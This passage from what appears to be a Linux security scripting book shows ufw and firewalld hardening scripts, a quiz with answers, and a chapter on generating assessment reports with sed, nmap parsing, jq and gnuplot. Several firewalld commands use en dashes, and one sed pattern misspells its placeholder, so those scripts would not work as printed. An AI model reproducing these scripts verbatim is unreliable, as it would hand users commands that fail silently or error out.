4. Make the script executable and then run it. It should look like this:

```
donnie@ubuntu2604:~$ sudo ./ufw-2.sh
Rule inserted
Rule inserted
Rule inserted
Rule inserted
Firewall reloaded
donnie@ubuntu2604:~$
```

5. View the `ufw` status:

```
donnie@ubuntu2604:~$ sudo ufw status verbose
Logging: on (low)
Default: deny (incoming), allow (outgoing), disabled (routed)
New profiles: skip

To                         Action      From
--                         ------      ----
80,443/tcp                 DENY IN     192.168.1.0/24
80,443/tcp                 DENY IN     192.168.0.25
80,443/tcp                 DENY IN     192.168.0.18
80,443/tcp                 DENY IN     192.168.0.16
22/tcp                     ALLOW IN    192.168.0.201 (log)

80,443/tcp (Apache Full)   ALLOW IN    Anywhere
80,443/tcp (Apache Full (v6)) ALLOW IN    Anywhere (v6)

donnie@ubuntu2604:~$
```

6. Finally, try to access the website from the machines that you're blocking, as well as from machines that you're not blocking.



In these demos, you've seen three ways to create access rules. When you create simple rules, you can use the service name, an app profile, or the port number, like so:

```
ufw allow ssh
ufw allow OpenSSH
ufw allow 22/tcp
```

But, when you create extended syntax rules, as you would do when you need to control access to or from specific networks or IP addresses, you can only use port numbers, and you have to specify if you're using either `udp` or `tcp` for the protocol, like this:

```
ufw allow log from 192.168.0.201 to any port 22 proto
tcp
```

Note also that you have to include the `port` keyword to specify the port number, and the `proto` keyword to specify the protocol.

This does it for Ubuntu. Let's now look at `firewalld` on an AlmaLinux 10 machine.

Shell scripting for firewalld

The **firewalld** system is a completely different beast from `ufw`. To begin with, whenever you install a SUSE or RHEL-type operating system, you'll see that `firewalld` is installed and active, and that the SSH port is already open. You'll use the `firewall-cmd` command to control `firewalld`, and you'll use the `--state` option to view the `firewalld` status, as you see here on my AlmaLinux 10 machine:

```
donnie@localhost:~$ sudo firewall-cmd --state
running
donnie@localhost:~$
```

Now, let's talk about the `firewalld` concepts that you'll need to know.

Understanding firewalld zones

Zones define the level of trust that you want to grant to a network interface. A `firewalld` zone defines quite a few aspects about what a network interface is allowed to do. For now, though, we're just going to talk about the services, ports, and protocols that the zone will either allow or block. We'll also talk some about `firewalld` targets. (I'll explain more about `firewalld` targets in just a bit.)



For more information about `firewalld` zones, run:

```
man firewalld.zones
```

To see the list of available zones, just do:

```
donnie@localhost:~$ sudo firewall-cmd --get-zones
block dmz drop external home internal nm-shared public trusted work
donnie@localhost:~$
```

To see which zone is currently active, do this:

```
donnie@localhost:~$ sudo firewall-cmd --get-default-zone
public
donnie@localhost:~$
```

Now, to see what the public zone does for you, do this:

```
donnie@localhost:~$ sudo firewall-cmd --info-zone=public
public (default, active)
  target: default
  ingress-priority: 0
  egress-priority: 0
  icmp-block-inversion: no
  interfaces: enp0s3
  sources:
  services: cockpit dhcpv6-client ssh
  ports:
  protocols:
  forward: yes
  masquerade: no
  forward-ports:
```

```
  source-ports:
  icmp-blocks:
  rich rules:
donnie@localhost:~$
```

According to the `firewalld.zones` man page, the `public` zone is for when you're in a public place and don't trust the other computers around you. It only allows connections from three incoming services, which are:

- **cockpit**: This is a web-based configuration system that's installed on RHEL-type servers and SUSE 16 servers.
- **dhcpv6-client**: This service allows computers on an IPv6 network to exchange messages with each other so that they can automatically configure their own IPv6 addresses.
- **ssh**: And of course, this is for the SSH service.

Every other service is blocked by default, as defined by the `target: default` line. There are four zone targets, which are:

- `default`: This blocks everything except for ICMP packets. So, a zone with the `default` target still allows you to ping the server to see if it's reachable.
- `ACCEPT`: This zone target allows all network connections to reach the server.
- `DROP`: This zone target blocks everything, including ICMP packets, without informing the source that the connection was denied.
- `REJECT`: This target blocks everything, including ICMP packets, and informs the source that the connection was denied.

The `trusted` zone is an example of a zone that's set with the `ACCEPT` target, as you see here:

```
donnie@localhost:~$ sudo firewall-cmd --info-zone=trusted
trusted
  target: ACCEPT
  ingress-priority: 0
  egress-priority: 0
  icmp-block-inversion: no
  interfaces:
  sources:
  services:
  ports:
  protocols:
```

```
  forward: yes
  masquerade: no
  forward-ports:
  source-ports:
  icmp-blocks:
  rich rules:
donnie@localhost:~$
```

No services or ports are listed in the `trusted` zone because everything is already allowed. You can also look at the `block` and `drop` zones in the same way to see how the `REJECT` and `DROP` targets are used.

Next, we'll look at `firewalld` services.

Understanding firewalld services

A **firewalld service** defines which ports to open for each defined network service, and also what optional parameters to set for each service. For example, let's look at the `ssh` service that's allowed by the `public` zone:

```
donnie@localhost:~$ sudo firewall-cmd --info-service=ssh
ssh
  ports: 22/tcp
  protocols:
  source-ports:
  modules:
  destination:
  includes:
  helpers:
donnie@localhost:~$
```

This service opens port `22/tcp`, but sets no other parameters. Now, let's look at the `dhcpv6-client` service that's also allowed by the public zone:

```
donnie@localhost:~$ sudo firewall-cmd --info-service=dhcpv6-client
dhcpv6-client
  ports: 546/udp
  protocols:
  source-ports:
  modules:
  destination: ipv6:fe80::/64
```

```
  includes:
  helpers:
donnie@localhost:~$
```

This service opens port `546/udp`. The `destination: ipv6:fe80::/64` line forwards IPv6 traffic to the local IPv6 network.

Now that we've covered the basic concepts, let's create some shell scripts that we can deploy to our fleet of web servers.

Creating a shell script for web server access

The goal for this first shell script is simple. We just want to change the default zone to the `dmz` zone, and allow access to the web server. The reason we're changing to the `dmz` zone is that we don't need to allow access to the `dhcpv6-client` service, and we don't want universal access to the `cockpit` service. The `dmz` zone only allows access to the `ssh` service, as you see here:

```
donnie@localhost:~$ sudo firewall-cmd --info-zone=dmz
dmz
  target: default
  ingress-priority: 0
  egress-priority: 0
  icmp-block-inversion: no
  interfaces:
  sources:
  services: ssh
  ports:
  protocols:
  forward: yes
  masquerade: no
  forward-ports:
  source-ports:
  icmp-blocks:
  rich rules:
donnie@localhost:~$
```

We also want to restrict `ssh` and `cockpit` access to just one workstation.

So now, let's begin the procedure.

1. Before you begin creating the script, install and enable the Apache web server, like so:

```
donnie@localhost:~$ sudo dnf install httpd mod_ssl
donnie@localhost:~$ sudo systemctl enable --now httpd
```

2. You'll also need to enable the cockpit service, which is a web-based remote management tool. Enable it by doing:

```
donnie@localhost:~$ sudo systemctl enable --now cockpit.socket
```

3. Now, let's create the script. Make it look like this:

```
#!/bin/bash

firewall-cmd –set-default-zone=dmz

firewall-cmd --permanent –remove-service=ssh

firewall-cmd --permanent --add-rich-rule='rule family=ipv4 source
address="192.168.0.201" service name=ssh accept'

firewall-cmd --permanent --add-rich-rule='rule family=ipv4 source
address="192.168.0.201" service name=cockpit accept'

firewall-cmd --permanent –add-service={http,https}

firewall-cmd --reload
```

Here's the breakdown:

- The first command sets the default zone to the `dmz` zone.
- The second command removes universal access to the `ssh` service. If you're logged in remotely, don't worry about breaking your `ssh` connection. None of these rules will take effect until the final `--reload` command, by which time you'll have added the rule to grant access to your own workstation.

- The third command is an example of a **firewalld rich rule**. (Think of a rich rule as just a rule with extended syntax.) This rule allows only the workstation at 192.168.0.201 to access the `ssh` service. All other IP addresses will be blocked. One thing to note is that, unlike what I told you about the basic `firewalld` rules, a rich rule can apply only to either IPv4 or IPv6, as applicable for your own use case. (You see this in the `family=ipv4` part of this rule.)
- The fourth command grants Cockpit access to the workstation at 192.168.0.201. All other IP addresses will be blocked.
- The fifth command adds the `http` and `https` services, which open port 80 and port 443. This access is granted to everyone.
- In all cases except for setting the default zone, you'll need to use the `--permanent` option so that these rules will be saved to the configuration file. Otherwise, the rules will disappear when the server is rebooted.
- The sixth command reloads the `firewalld` rules from the configuration file. The `--reload` command is required whenever you use the `--permanent` option for creating rules. When you create rules without the `--permanent` option, the rules take effect immediately but will disappear when you reboot the machine. When you create rules with the `--permanent` option, the rules don't take effect until you issue the `firewall-cmd --reload` command.

4. Now, edit the script to use the IP address of your own workstation, make it executable, and run it. Here's how it should look:

```
donnie@localhost:~$ sudo ./firewalld-1.sh
success
success
success
success
success
success
donnie@localhost:~$
```

There were six `firewalld` commands in the script, and we got a success status for each one.

5. From a web browser on any machine on your network, try to access both the secure and non-secure web sites on the web server by entering the IP address of your AlmaLinux virtual machine, with both `http://` and `https://` prefixes, into the URL bar of your web browser. (You'll get an error message about the self-signed security certificate, but that's okay. It still means that the firewall is working correctly.)
6. From your own workstation, try to access the virtual machine's `cockpit` service, which is on port 9090/tcp. The URL that you'll enter into the web browser should look something like this:

```
https://192.168.0.20:9090
```

7. Now, try to access the cockpit service from other machines on your network. This time, you should be blocked.
8. Finally, try to SSH into the virtual machine from your own workstation, as well as from other machines on the network. You should be allowed through from your own workstation, but the other machines should be blocked.

For the next script, let's put some more access control rules in place.

Creating a shell script to restrict web server access

We'll now create a script that will block certain individual IP addresses, as well as an entire network, from accessing the web server.

1. First, create the `bad_ipaddresses.txt` file and populate it with the IP addresses that you want to block. My list looks like this:

```
192.168.0.18
192.168.0.27
192.168.0.16
192.168.1.0/24
```

2. Create the `firewalld-2.sh` script, which looks like this:

```
#!/bin/bash

xargs -i firewall-cmd --permanent --add-rich-rule="rule
family="ipv4" source address={} service name=http drop" < bad_
ipaddresses.txt

xargs -i firewall-cmd --permanent --add-rich-rule="rule
```

```
family="ipv4" source address={} service name=https drop" < bad_
ipaddresses.txt

firewall-cmd --reload
```

3. Note that when creating rich rules, you can't list more than one service for a rule, as you did with the basic command in the `firewalld-1.sh` script. You have to list each service in a separate rule. And, as you already saw in the `ufw-2.sh` script for Ubuntu, the `xargs -i` command will read the list of IP addresses from the `bad_ipaddresses.txt` file and place each one within the curly braces for the source address.
4. View the information about the `dmz` zone, like this:

```
donnie@localhost:~$ sudo firewall-cmd --info-zone=dmz
dmz (default, active)
  target: default
  ingress-priority: 0
  egress-priority: 0
  icmp-block-inversion: no
  interfaces: enp0s3
  sources:
  services: http https
  ports:
  protocols:
  forward: yes
  masquerade: no
  forward-ports:
  source-ports:
  icmp-blocks:
  rich rules:
        rule family="ipv4" source address="192.168.0.27" service
name="https" drop
        rule family="ipv4" source address="192.168.0.16" service
name="http" drop
        rule family="ipv4" source address="192.168.0.201" service
name="ssh" accept
        rule family="ipv4" source address="192.168.0.16" service
name="https" drop
        rule family="ipv4" source address="192.168.1.0/24" service
```

```
name="https" drop
        rule family="ipv4" source address="192.168.0.201" service
name="cockpit" accept
        rule family="ipv4" source address="192.168.1.0/24" service
name="http" drop
        rule family="ipv4" source address="192.168.0.18" service
name="https" drop
        rule family="ipv4" source address="192.168.0.18" service
name="http" drop
        rule family="ipv4" source address="192.168.0.27" service
name="http" drop
donnie@localhost:~$
```

At the bottom, you see the rich rules that you added from both scripts.

5. Another difference between `ufw` and `firewalld` is that when you add blocking rules to `firewalld`, you don't have to worry about getting them in the correct order. That's because `firewalld` automatically inserts the blocking rules ahead of the allow rules in the `nftables` configuration, so that everything will work correctly. You can prove that by viewing the relevant snippet of the `nft list ruleset` command, like this:

```
donnie@localhost:~$ sudo nft list ruleset
. . .
. . .
          chain filter_IN_dmz_deny {
                ip saddr 192.168.0.16 tcp dport 80 drop
                ip saddr 192.168.0.16 tcp dport 443 drop
                ip saddr 192.168.0.18 tcp dport 80 drop
                ip saddr 192.168.0.18 tcp dport 443 drop
                ip saddr 192.168.0.27 tcp dport 80 drop
                ip saddr 192.168.0.27 tcp dport 443 drop
                ip saddr 192.168.1.0/24 tcp dport 80 drop
                ip saddr 192.168.1.0/24 tcp dport 443 drop
        }

        chain filter_IN_dmz_allow {
                tcp dport 80 accept
                tcp dport 443 accept
                ip saddr 192.168.0.201 tcp dport 9090 accept
```

```
                ip saddr 192.168.0.201 tcp dport 22 accept
        }
. . .
. . .
donnie@localhost:~$
```

6. Finally, try to access both the `http://` and `https://` websites from the machines that you blocked. Hopefully, you won't be able to access them.



Configuring Linux systems for best security is a vast topic that I can't possibly cover in one chapter. To learn more, check out my *Mastering Linux Security and Hardening* book, which is also available from Packt Publishing (`https://www.packtpub.com/en-es/product/mastering-linux-security-and-hardening-9781837630516`).

I think that about does it for this chapter. Let's go ahead and wrap it up.

Summary

As always, we've covered some important ground in this chapter. We began with a discussion about enabling automatic updates on Ubuntu, Red Hat, and SUSE systems. I then showed you a shell script that audits users' `sudo` activity, and another script that detects if the `root` user account is enabled. After that, I showed you a couple of ready-made shell scripts that can perform comprehensive security audits on just about any Linux or Unix system, and then show you how to harden those systems. Finally, I showed you some firewall scripts that you can deploy to an entire fleet of web servers, should the need arise.

A very important part of the penetration testing process is to create detailed, actionable reports for either your employer or your clients. In the next chapter, my co-author Valentine will show you some cool ways to do that. Enjoy!

Questions

1. What is the recommended method for updating a large fleet of servers and workstations?
    a. Always use the operating systems' built-in mechanisms for enabling automatic updates.
    b. Create your own shell scripts that will update and reboot your systems, and have them run automatically via a `systemd` timer.

c. Create your own shell scripts that will update and reboot your systems, and have them run automatically via a `cron` job.

d. Use a fleet management program, such as Landscape, Satellite, or Ansible.

2. What should you do to ensure the best portability for your shell scripts?

   a. Just use `#!/bin/sh` for the shebang line.

   b. Just use `#!/bin/bash` for the shebang line.

   c. Use `#!/bin/sh` for the shebang line, and avoid using programming constructs that are specific to `bash`.

   d. Use `#!/bin/bash` for the shebang line, and avoid using programming constructs that are specific to `non-bash` shells.

3. How many UID 0 accounts should be in the `/etc/passwd` file on Linux and FreeBSD systems?

   a. 1 for Linux, 3 for FreeBSD

   b. 1 for Linux, 2 for FreeBSD

   c. 3 for Linux, 3 for FreeBSD

   d. 2 for Linux, 1 for FreeBSD

4. Which configuration files contain users' password hashes on Linux and FreeBSD systems?

   a. The `/etc/shadow` file on Linux, and the `/etc/master.passwd` file on FreeBSD.

   b. The `/etc/passwd` file on Linux, and the `/etc/passwd` file on FreeBSD.

   c. The `/etc/`shadow file on Linux, and the /etc/`master.passwd` file on FreeBSD.

   d. The `/etc/master.passwd` file on Linux, and the `/etc/master.passwd` file on FreeBSD.

5. What's the best way to view a LinPEAS output file on your Kali machine?

   a. Open the file in `less`.

   b. Open the file in `more`.

   c. Open the file in `vim`.

   d. Install the `bat` package, and open the file in `batcat`.

   e. Install the `bat` package, and open the file in `bat`.

6. What is the name of the Linux firewall?

    a. `iptables`
    b. `nftables`
    c. `netfilter`
    d. `ufw`
    e. `firewalld`

Further reading

- Ubuntu Server documentation—Automatic updates: `https://documentation.ubuntu.com/server/how-to/software/automatic-updates/`
- Ubuntu Landscape: `https://ubuntu.com/landscape`
- Automating software updates in RHEL: `https://docs.redhat.com/en/documentation/red_hat_enterprise_linux/10/html/managing_software_with_the_dnf_tool/automating-software-updates-in-rhel`
- Red Hat Satellite: `https://www.redhat.com/en/technologies/management/satellite`
- OpenSUSE os-update: `https://github.com/openSUSE/os-update`
- Automating Linux Patching and Updates with Ansible: A Comprehensive Guide: `https://simeononsecurity.com/guides/automate-linux-patching-and-updates-with-ansible/`
- Automate Linux Server Updates — Secure, HandsOff Patching: `https://vps.do/automated-linux-server-updates/`
- LinPEAS Usage: `https://deepwiki.com/peass-ng/PEASS-ng/2.1-linpeas-usage`
- Lynis: `https://cisofy.com/lynis/`
- Read the current text color in an xterm: `https://stackoverflow.com/questions/4332478/read-the-current-text-color-in-a-xterm/4332530#4332530`
- Ubuntu Server documentation—firewall: `https://documentation.ubuntu.com/server/how-to/security/firewalls/`
- Using and configuring firewalld: `https://docs.redhat.com/en/documentation/red_hat_enterprise_linux/10/html/configuring_firewalls_and_packet_filters/using-and-configuring-firewalld`

Answers

1. d
2. c
3. b
4. a
5. d
6. c

Get this book's PDF version and more

Scan the QR code (or go to `packtpub.com/unlock`). Search for this book by name, confirm the edition, and then follow the steps on the page.





Note: Have your invoice handy. Purchases made directly from the Packt website don't require an invoice.

11

Automated Report Generation and Visualization

In this chapter, you will learn how to simplify the process of creating detailed and insightful security reports by automating repetitive tasks with bash scripting. Writing comprehensive reports can often be time-consuming, but with the right automation techniques, you can save time and maintain consistency across your documentation.

We will guide you through the creation of reusable report templates, show you how to automatically populate these templates with data from your security assessments, and introduce basic techniques for generating visualizations that make your findings more accessible and impactful. By the end of this chapter, you will have the tools needed to produce professional-grade reports efficiently, allowing you to focus more on analysis and less on manual report creation.

In this chapter, we are going to cover the following main topics:

- Creating and using automated report templates
- Extracting key findings with scripting
- Basic data visualization (graphs, charts)

Technical requirements

To follow along in this chapter, you will need the following:

- Kali Linux
- A code editor of your choice, such as Microsoft visual studio code

If you do not have all these requirements, please read *Chapter 2* to get them. The code for this chapter is available in this book's GitHub repository. To access the repository link, follow the steps in the *Download the example code files* section in the *Preface*.

Creating and using automated report templates

Automated report generation starts with templates. A good template provides a consistent structure for your reports, ensuring that all necessary information is included and formatted correctly. In this section, we'll discuss what report templates are, how to create a basic one, and how to use bash scripting to automate the process of filling these templates with data.

Understanding report templates

A **report template** is essentially a predefined structure for your report. It outlines the sections that should be included, such as the introduction, methodology, findings, and conclusion. For a security report, you might also include sections for vulnerabilities discovered, recommendations, and technical details.

Templates help maintain consistency across multiple reports, making them easier to read and compare. In a bash script, a template can be as simple as a text file with placeholders for dynamic content. These placeholders (for example, `[REPORT_TITLE]`, `[INTRODUCTION]`) are later replaced with actual data during the report generation process.

Here's an example of a straightforward template structure:

```
# Report Title: [REPORT_TITLE]

## Introduction
[INTRODUCTION]

## Methodology
[METHODOLOGY]

## Findings
[FINDINGS]

## Conclusion
[CONCLUSION]

## Recommendations
[RECOMMENDATIONS]
```

Templates like this one can be adapted for various types of security documentation, from penetration test reports to network security audits. They help ensure that each report covers the necessary sections and is formatted for clarity, which is especially beneficial when sharing results with non-technical stakeholders or clients.

If you're looking to build more comprehensive templates, resources like the **OWASP Penetration Testing Framework** (`https://owasp.org/www-project-web-security-testing-guide/v42/5-Reporting/README`) and **Zaproxy** (`https://www.zaproxy.org/docs/desktop/addons/report-generation/templates/`) offer detailed examples that include sections for CVSS scoring, vulnerability classifications, and more. These templates can serve as helpful models for creating detailed reports suitable for larger assessments or complex reporting requirements.

Creating a basic report template

To get started, let's create a basic report template as a text file. You can store this template in a directory dedicated to your reports. Here's a simple example:

```
#!/bin/bash

# Define the template
TEMPLATE="report_template.txt"

# Create the template file
cat << EOF > $TEMPLATE
# Report Title: [REPORT_TITLE]

## Introduction
[INTRODUCTION]

## Methodology
[METHODOLOGY]

## Findings
[FINDINGS]

## Conclusion
[CONCLUSION]

## Recommendations
```

```
[RECOMMENDATIONS]
EOF

echo "Template created: $TEMPLATE"
```

This script creates a text file named `report_template.txt` with placeholders for various sections. The next step, as we'll see soon, is to replace these placeholders with actual data.

Automating report generation with bash

Now that we have a template, the next step is to automate the generation of reports using `bash`. The idea is to replace the placeholders in the template with actual data, such as the results of your security tests or other findings.

Let's write a `bash` script that automates this process:

```
#!/bin/bash

# Define the template and output report
TEMPLATE="report_template.txt"
OUTPUT="report_$(date +%Y%m%d).md"

# Replace placeholders with actual content
sed -e "s/\[REPORT_TITL\]/Automated Security Report/" \
    -e "s/\[INTRODUCTION\]/This report details the findings of the recent
security assessment./" \
    -e "s/\[METHODOLOGY\]/The assessment was conducted using automated
tools and manual testing methods./" \
    -e "s/\[FINDINGS\]/No critical vulnerabilities were found. However,
several medium and low-risk issues were identified./" \
    -e "s/\[CONCLUSION\]/Overall, the system is secure with a few areas
that could be improved./" \
    -e "s/\[RECOMMENDATIONS\]/1. Implement regular updates.\n2. Improve
access controls.\n3. Conduct periodic security assessments./" \
    $TEMPLATE > $OUTPUT

echo "Report generated: $OUTPUT"
```

In this script, the following features are notable:

- We use `sed` to replace the placeholders in the template with actual content.
- The `date` command is used to create a unique filename for the report based on the current date.
- The final report is saved as a Markdown file (`.md`), which can be easily converted to HTML or PDF for better presentation.

Extracting key findings with scripting

To generate valuable and actionable security reports, it's essential to extract key findings from the raw data generated by your tools. This section delves into the process of using `bash` scripting to parse the outputs of security tools, extract relevant vulnerabilities, and summarize the findings in a format that can be seamlessly integrated into your report templates.

Parsing tool outputs

The first step in extracting key findings is to parse the outputs from the various security tools you use during assessments. These tools often produce results in a variety of formats, such as plain text, XML, JSON, or even HTML. bash provides a suite of powerful text processing utilities—such as `grep`, `awk`, `sed`, and `jq`—that can help you filter and extract the specific information you need.

Parsing nmap output

Let's consider a scenario where you've used `nmap` to perform a network scan, and you need to extract all open ports from the scan result. Here's how you can do it using bash:

```
#!/bin/bash

# Run nmap scan
nmap -oG nmap_scan.txt 192.168.1.0/24

# Extract open ports using grep and awk
grep "/open/" nmap_scan.txt | awk '{print $2, $3}' > open_ports.txt

echo "Open ports extracted to open_ports.txt"
```

In this script, we can identify the following:

- The `nmap` scan results are saved in a Grepable format (`oG` option).
- `grep` searches for lines that contain `/open/`, indicating an open port.
- `awk` extracts the relevant fields, such as the IP address and port, and saves them to a file.

Extracting vulnerabilities

After parsing the tool outputs, we need to focus on identifying and extracting vulnerabilities. Vulnerability scanning tools like **OpenVAS**, **Nessus**, or custom scripts often produce large amounts of data, but not all of it is equally important. Your goal is to filter out the noise and extract the most critical vulnerabilities that need to be addressed.

Extracting vulnerabilities from JSON output

Let's say you're working with a tool that outputs results in JSON format, and you want to extract all vulnerabilities with a **Common Vulnerability Scoring System** (**CVSS**) score greater than 7.0, which is typically considered high or critical severity. The CVSS score is a standardized way to measure the severity of vulnerabilities, making it easier to prioritize risks based on their potential impact. If you're not already familiar with CVSS, knowing these scores helps you focus on addressing the most critical issues first.

You can use `jq` to parse JSON data and filter out vulnerabilities based on their CVSS scores, as shown:

```
#!/bin/bash

# Parse JSON output to extract high/critical vulnerabilities
jq '.vulnerabilities[] | select(.cvss >= 7.0) | {id: .id, description:
.description, cvss: .cvss}' scan_results.json > high_critical_vulns.json

echo "High/critical vulnerabilities extracted to high_critical_vulns.json"
```

In this script, note the following:

- `jq` is used to parse the JSON output, selecting vulnerabilities with a CVSS score of 7.0 or higher.
- The selected vulnerabilities, along with their IDs, descriptions, and CVSS scores, are saved to a new JSON file.

Summarizing findings

With your vulnerabilities extracted, the final step is to summarize the findings. Summarizing helps provide a clear and concise overview of the security assessment, highlighting the most critical issues while also providing context for less severe findings. This summary can then be integrated into your report template.

Summarizing findings in bash

Here's a simple bash script that counts the number of high, medium, and low-severity vulnerabilities and outputs a summary:

```
#!/bin/bash

# Count vulnerabilities by severity
high=$(jq '[.vulnerabilities[] | select(.cvss >= 7.0)] | length' scan_
results.json)
medium=$(jq '[.vulnerabilities[] | select(.cvss >= 4.0 and .cvss < 7.0)] |
length' scan_results.json)
low=$(jq '[.vulnerabilities[] | select(.cvss < 4.0)] | length' scan_
results.json)

# Output summary
echo "Vulnerability Summary:"
echo "High: $high"
echo "Medium: $medium"
echo "Low: $low"
```

In this script, we can see the following:

- `jq` is used again to count the number of vulnerabilities in each severity category.
- The results are then output as a simple summary that can be included in your report.

Basic data visualization (graphs, charts)

Visualizing data is a powerful way to enhance your reports, making them not only more engaging but also easier to understand. Graphs and charts can help convey complex data in a visually appealing format, highlighting trends, patterns, and outliers that might not be immediately apparent from raw data alone.

When it comes to data visualization in a Linux environment, several tools allow you to generate graphs and charts directly from the command line. Two popular options are Gnuplot and bash scripts combined with text processing tools, such as `awk` and `sed`.

Choosing between Gnuplot and bash scripts

Gnuplot is a versatile, command-line-based utility that generates both 2D and 3D plots. It supports a wide range of output formats, including PNG, SVG, and PDF, making it an excellent choice for embedding high-quality visualizations in reports. Gnuplot excels when you need visually polished graphs and charts, as it provides advanced customization options for creating detailed plots.

bash scripts with awk and sed, on the other hand, offer a lightweight alternative for simpler visualizations. While they lack the graphical sophistication of Gnuplot, they're ideal for generating quick ASCII charts or CSV files directly in the terminal. This option can be useful for users who want fast, in-terminal representations of data, or need to export data into formats compatible with spreadsheet software for further analysis.

If you need high-quality, reusable visualizations, Gnuplot is generally the preferred tool. However, for straightforward, in-terminal representations, bash scripts with `awk` and `sed` provide a simpler solution that integrates directly with other text-processing tools in Linux.

In this section, we'll focus on Gnuplot for generating polished graphs and demonstrate how to create simple charts with bash scripts.

Generating graphs with Gnuplot

Gnuplot is a powerful tool that has been widely used for decades to generate various types of plots, including line graphs, bar charts, scatter plots, and more. It is particularly useful when you need to visualize data directly from the command line, making it an invaluable addition to your bash scripting toolkit.

Gnuplot stands out because of its specific features:

- **Cross-platform compatibility**: Gnuplot runs on almost any platform, including Linux, Windows, and macOS, making it a versatile tool in any environment.
- **Extensive output formats**: Whether you need a quick PNG for a report or a high-quality PDF for a presentation, Gnuplot can export your visualizations in numerous formats.
- **Scripting capability**: With Gnuplot, you can create reusable scripts to automate the generation of graphs, ensuring consistency and efficiency in your reporting workflow.

Generating a simple line graph

Let's say you've collected data on the number of vulnerabilities found in different network segments over time, and you want to visualize this data as a line graph.

1. First, create a data file (`vulnerabilities.dat`) with the following content:

```
# Time SegmentA SegmentB SegmentC
1 5 3 8
2 7 4 9
3 6 2 7
4 8 6 5
5 9 7 4
```

2. Next, create a Gnuplot script (`plot_vulnerabilities.gnuplot`) to generate the line graph:

```
set terminal png size 800,600
set output 'vulnerabilities.png'
set title "Vulnerabilities Over Time"
set xlabel "Time"
set ylabel "Number of Vulnerabilities"
set grid
plot "vulnerabilities.dat" using 1:2 with lines title "Segment A", \
     "vulnerabilities.dat" using 1:3 with lines title "Segment B", \
     "vulnerabilities.dat" using 1:4 with lines title "Segment C"
```

3. Finally, run the Gnuplot script:

```
gnuplot plot_vulnerabilities.gnuplot
```

This will generate a PNG image (`vulnerabilities.png`) that visualizes the number of vulnerabilities in each network segment over time:




Figure 11.1 – Vulnerability trends across network segments

Let's look at another example.

Generating a bar chart

Imagine you have conducted several penetration tests across different departments within an organization over the past quarter. You've gathered data on the number of critical vulnerabilities discovered in each department, and you want to represent this data as a bar chart to highlight areas that require more immediate attention.

1. First, create a data file (`department_vulnerabilities.dat`) with the following content:

```
# Department CriticalVulnerabilities
IT           15
HR            7
Finance       20
```

```
Sales         5
R&D           12
```

2. Next, create a Gnuplot script (`plot_department_vulnerabilities.gnuplot`) to generate the bar chart:

```
set terminal png size 800,600
set output 'department_vulnerabilities.png'
set title "Critical Vulnerabilities by Department"
set boxwidth 0.5
set style fill solid
set xlabel "Departments"
set ylabel "Number of Critical Vulnerabilities"
set grid
set yrange [0:*]
set xtics nomirror
set ytics nomirror
plot "department_vulnerabilities.dat" using 2:xtic(1) with boxes lc
rgb "red" title "Critical Vulnerabilities", \
     '' using 0:2:2 with labels offset 0,1 notitle
```

3. Finally, run the Gnuplot script:

```
gnuplot plot_department_vulnerabilities.gnuplot
```

This will generate a PNG image (`department_vulnerabilities.png`) that visually represents the number of critical vulnerabilities found in each department as a bar chart:

